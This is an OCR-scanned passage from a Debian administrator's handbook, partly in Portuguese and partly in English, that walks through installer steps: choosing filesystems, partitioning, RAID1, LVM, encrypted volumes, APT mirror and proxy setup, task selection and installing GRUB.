
A filesystem defines the way in which data is organized on the hard drive. Each

existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that ReiserFS is particularly efficient for reading many small files; *XFS*, in turn, works faster with large files. *Ext3*, the default filesystem for Debian, is a good compromise, based on the two previous versions of filesystems historically used in Linux (*ext* and *ext2*). You could also choose its successor *ext4*, which overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. If you are particularly brave, you could experiment with the very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

A journalized filesystem (such as *ext3*, *ext4*, *btrfs*, *reiserfs*, or *xfs*) takes special measures to make it possible to return to a prior consistent state after an abrupt interruption without completely analyzing the entire disk (as was the case with the *ext2* system). This functionality is carried out by filling in a journal that describes the operations to conduct prior to actually executing them. If an operation is interrupted, it will be possible to “replay” it from the journal. Conversely, if an interruption occurs during an update of the journal, the last requested change is simply ignored; the data being written could be lost, but since the data on the disk has not changed, they have remained coherent. This is nothing more nor less than a transactional mechanism applied to the filesystem.

After choosing the type of partition, the software calculates a suggestion, and describes it on the screen; the user can then modify it if needed. You can, in particular, choose another filesystem if the standard choice (*ext3*) isn't appropriate. In most cases, however, the proposed partitioning is reasonable and it can be accepted by selecting the “Finish partitioning and write changes to disk” entry.

Figure 4.10. Validando o particionamento


debian
The Universal Operating System
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK
> #1 primary 12.3 GB B f ext3 /
> #5 logical 575.7 MB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue

4.2.13.2. Particionamento manual

Particionamento manual permite uma maior flexibilidade, permitindo que o usuário escolha a finalidade e o

tamanho de cada partição. Além disso, este modo é inevitável, se você quiser usar o software RAID.

***Em prática* diminuindo uma partição do Windows.**

Para instalar o Debian ao lado de um sistema operacional existente (Windows ou outro), você deve ter algum espaço disponível no disco rígido que não está sendo usado por outro sistema, a fim de ser capaz de criar as partições dedicadas ao Debian. Na maioria dos casos, isso significa diminuir uma partição do Windows e reutilizando o espaço liberado.

The Debian installer allows this operation when using the manual mode for

partitioning. You only need to choose the Windows partition and enter its new size (this works the same with both FAT and NTFS partitions).

The first screen displays the available disks, their partitions, and any possible free space that has not yet been partitioned. You can select each displayed element; pressing the **Enter** key then gives a list of possible actions.

Você pode apagar todas as partições em um disco, selecionando-o.

When selecting free space on a disk, you can manually create a new

partition. You can also do this with guided partitioning, which is an interesting solution for a disk that already contains another operating system, but which you may wish to partition for Linux in a standard manner. See the previous section for more details on guided partitioning.

DE VOLTA AO BÁSICO Ponto de montagem

O ponto de montagem é a árvore de diretório que vai abrigar o conteúdo do sistema de arquivos na partição seleccionada. Assim, uma partição montada em `/home/` destina-se tradicionalmente para conter dados de usuário.

When this directory is named “/”, it is known as the *root* of the file tree, and therefore the root of the partition that will actually host the Debian system.

DE VOLTA AO BÁSICO Memória virtual, swap

Virtual memory allows the Linux kernel, when lacking sufficient memory (RAM), to free a bit of storage by storing the parts of the RAM that have been inactive for some time on the swap partition of the hard disk.

To simulate the additional memory, Windows uses a swap file that is directly contained in a filesystem. Conversely, Linux uses a partition dedicated to this purpose, hence the term “swap partition”.

When choosing a partition, you can indicate the manner in which you are going to use it:

- format it and include it in the file tree by choosing a mount point;
- use it as a swap partition;
- make it into a “physical volume for encryption” (to protect the confidentiality of data on certain partitions, see below);
- make it a “physical volume for LVM” (this concept is discussed in greater detail later in this chapter);
- use it as a RAID device (see later in this chapter);

- or the choice not to use it, and therefore leave it unchanged.

4.2.13.3. Configuring Multidisk Devices (Software RAID)

Some types of RAID allow the duplication of information stored on hard drives to prevent data loss in the event of a hardware problem affecting one of them. Level 1 RAID keeps a simple, identical copy (mirror) of a hard drive on another drive, while level 5 RAID splits redundant data over several disks, thus allowing the complete reconstruction of a failing

drive.

We will only describe level 1 RAID, which is the simplest to implement. The first step involves creating two partitions of identical size located on two different hard drives, and to label them “physical volume for RAID”.

You must then choose “Configure software RAID” in the partitioning tool to combine these two partitions into a new virtual disk and select “Create MD device” in the configuration screen. You then need to answer a series of questions about this new device. The first question asks about the RAID level to use, which in our case will be

“RAID1”. The second question asks about the number of active devices — two in our case, which is the number of partitions that needs to be included in this MD device. The third question is about the number of spare devices — 0; we have not planned any additional disk to take over for a possible defective disk. The last question requires you to choose the partitions for the RAID peripheral — these would be the two that we have set aside for this purpose (make sure you only select the partitions that explicitly mention “raid”).

Back to the main menu, a new virtual “RAID” disk appears. This disk is

presented with a single partition which can not be deleted, but whose use we can choose (just like for any other partition).

For further details on RAID functions, please refer to Section 12.1.1, “RAID Por Software”.

4.2.13.4. Configuring the Logical Volume Manager (LVM)

LVM allows you to create “virtual” partitions that span over several disks. The benefits are twofold: the size of the partitions are no longer limited by

individual disks but by their cumulative volume, and you can at any time increase the size of an existing partition by adding an additional disk when needed.

LVM uses a particular terminology: a virtual partition is a “logical volume”, which is part of a “volume group”, or an association of several “physical volumes”. Each of these terms in fact corresponds to a “real” partition (or a software RAID device).

This technique works in a very simple way: each volume, whether physical or logical, is split into blocks of the same size, which are made to correspond by

LVM. The addition of a new disk will cause the creation of a new physical volume, and these new blocks can be associated to any volume group. All of the partitions in the volume group that is thus expanded will have additional space into which they can extend.

The partitioning tool configures LVM in several steps. First you must create on the existing disks the partitions that will be “physical volumes for LVM”. To activate LVM, you need to choose “Configure the Logical Volume Manager (LVM)”, then on the same configuration screen “Create a volume group”, to which you will associate the existing physical volumes. Finally, you

can create logical volumes within this volume group. Note that the automatic partitioning system is able to do all of this implementation.

In the partitioning menu, each physical volume will appear as a disk with a single partition which can not be deleted, but that you can use as desired.

The usage of LVM is described in further detail in Section 12.1.2, “LVM”.

4.2.13.5. Configurando Partições Criptografadas

To guarantee the confidentiality of

your data, for instance in the event of the loss or theft of your computer or a hard drive, it is possible to encrypt the data on some partitions. This feature can be added underneath any filesystem, since, as for LVM, Linux (and more particularly the dm-crypt driver) uses the Device Mapper to create a virtual partition (whose content is protected) based on an underlying partition that will store the data in an encrypted form (thanks to LUKS, Linux Unified Key Setup, a standard format that enables the storage of encrypted data as well as meta-information that indicates the encryption algorithms used).

SECURITY Encrypted swap partition

When an encrypted partition is used, the encryption key is stored in memory (RAM). Since retrieving this key allows the decryption of the data, it is of utmost importance to avoid leaving a copy of this key that would be accessible to the possible thief of the computer or hard drive, or to a maintenance technician. This is however something that can easily occur with a laptop, since when hibernating the contents of RAM is stored on the swap partition. If this partition isn't encrypted, the thief may access the key and use it to decrypt the data from the encrypted partitions. This is why, when you use encrypted partitions, it is imperative to also encrypt the swap partition!

The Debian installer will warn the user if they try to make an encrypted partition while the swap partition isn't encrypted.


To create an encrypted partition, you must first assign an available partition for this purpose. To do so, select a partition and indicate that it is to be used as a “physical volume for encryption”. After partitioning the disk containing the physical volume to be made, choose “Configure encrypted volumes”. The software will then propose to initialize the physical volume with random data (making the localization of the real data more difficult), and will ask you to enter an “encryption passphrase”, which you

will have to enter every time you boot your computer in order to access the content of the encrypted partition. Once this step has been completed, and you have returned to the partitioning tool menu, a new partition will be available in an “encrypted volume”, which you can then configure just like any other partition. In most cases, this partition is used as a physical volume for LVM so as to protect several partitions (LVM logical volumes) with the same encryption key, including the swap partition (see sidebar).

4.2.14. Instalando o Sistema Básico

This step, which doesn't require any user interaction, installs the Debian “base system” packages. This includes the **dpkg** and **apt** tools, which manage Debian packages, as well as the utilities necessary to boot the system and start using it. The Debian packages are read from the disk (if using a *netinst* CD or a complete CD-/DVD-ROM) or downloaded (when using a *businesscard* installation disk).

Figure 4.11. Instalação do sistema básico



4.2.15. Configurando o Gerenciador de Pacote (apt)

In order to be able to install additional software, APT needs to be configured and told where to find Debian packages. This step is as automated as possible. It starts with a question asking if it must use a network source for packages, or if it should only look for packages on the CD-ROM.


NOTE Debian CD-ROM in the drive

If the installer detects a Debian installation disk in the CD/DVD reader, it is not necessary to configure APT to go looking for packages on the network: APT is automatically configured to read packages from a removable media drive. If the disk is part of a set, the software will offer to “explore” other disks in

order to reference all of the packages stored on them.

If getting packages from the network is requested, the next two questions allow to choose a server from which to download these packages, by choosing successively a country and a mirror available in that country (a mirror is a public server hosting copies of all the files of the Debian master archive).

Figure 4.12. Selecionando um espelho Debian



Finally, the program proposes to use an HTTP proxy. If there is no proxy, Internet access will be direct. If you type `http://proxy.falcot.com:3128`, APT will use the Falcot *proxy/cache*, a "Squid" program. You can find these

settings by checking the configurations of a web browser on another machine connected to the same network.

The files `Packages.gz` and `Sources.gz` are then automatically downloaded to update the list of packages recognized by APT.

DE VOLTA AO BÁSICO Proxy HTTP

An HTTP proxy is a server that forwards an HTTP request for network users. It sometimes helps to speed up downloads by keeping a copy of files that have been transferred through it (we then speak of proxy/cache). In some cases, it is the only means of accessing an external web server; in such cases it is essential to answer the corresponding question during

installation for the program to be able to download the Debian packages through it.

Squid é o nome do programa servidor usado pela Falcot Corp para oferecer este serviço.

4.2.16. Debian Package Popularity Contest

The Debian system contains a package called popularity-contest, whose purpose is to compile package usage statistics. Each week, this program collects information on the packages

installed and those used recently, and anonymously sends this information to the Debian project servers. The project can then use this information to determine the relative importance of each package, which influences the priority that will be granted to them. In particular, the most “popular” packages will be included in the installation CD-ROM, which will facilitate their access for users who do not wish to download them or to purchase a complete set.

This package is only activated on demand, out of respect for the confidentiality of users' usage.

4.2.17. Selecionando


Pacotes para a Instalação

The following step allows you to choose the purpose of the machine in very broad terms; the ten suggested tasks correspond to lists of packages to be installed. The list of the packages that will actually be installed will be fine-tuned and completed later on, but this provides a good starting point in a simple manner.

Some packages are also automatically installed according to the hardware detected (thanks to the program **discover-pkginstall** from the discover

package). For instance, if a VirtualBox virtual machine is detected, the program will install the virtualbox-ose-guest-dkms package, allowing for better integration of the virtual machine with the host system.

Figure 4.13. Task choices



4.2.18. Installing the GRUB Bootloader

The bootloader is the first program started by the BIOS. This program

loads the Linux kernel into memory and then executes it. It often offers a menu that allows the user to choose the kernel to load and/or the operating system to boot.

BEWARE Bootloader and dual boot

This phase in the Debian installation process detects the operating systems that are already installed on the computer, and automatically adds corresponding entries in the boot menu, but not all installation programs do this.

In particular, if you install (or reinstall) Windows thereafter, the bootloader will be erased. Debian will still be on the hard drive, but will no longer be accessible from the boot menu. You would then have

to boot the Debian installation system in **rescue** mode to set up a less exclusive bootloader. This operation is described in detail in the installation manual.

→ http://www.debian.org/releases/stable/i38

By default, the menu proposed by GRUB contains all the installed Linux kernels, as well as any other detected operating systems. This is why you should accept the offer to install it in the Master Boot Record. Since keeping older kernel versions preserves the ability to boot the same system if the most recently installed kernel is defective or poorly adapted to the hardware, it is best to always keep at

least three older versions.

GRUB is the default bootloader installed by Debian thanks to its technical superiority: it works with most filesystems and therefore doesn't require an update after each installation of a new kernel, since it reads its configuration during boot and finds the exact position of the new kernel. Version 1 of GRUB (now known as “Grub Legacy”) couldn't handle all combinations of LVM and software RAID; version 2, installed by default, is more complete. There may still be situations where it is more recommendable to install LILO (another bootloader); the installer will

suggest it automatically.

For more information on configuring GRUB, please refer to Section 8.8.3, “Configuração do GRUB 2”.

BEWARE Bootloaders and architectures

LILO and GRUB, which are mentioned in this chapter, are bootloaders for *i386* and *amd64* architectures. If you install Debian on another architecture, you will need to use another bootloader. Among others, we can cite **yaboot** or **quik** for *powerpc*, **silo** for *sparc*, **elilo** for *ia64*, **aboot** for *alpha*, **arcboot** for *mips*, **atari-bootstrap** or **vme-lilo** for *m68k*.

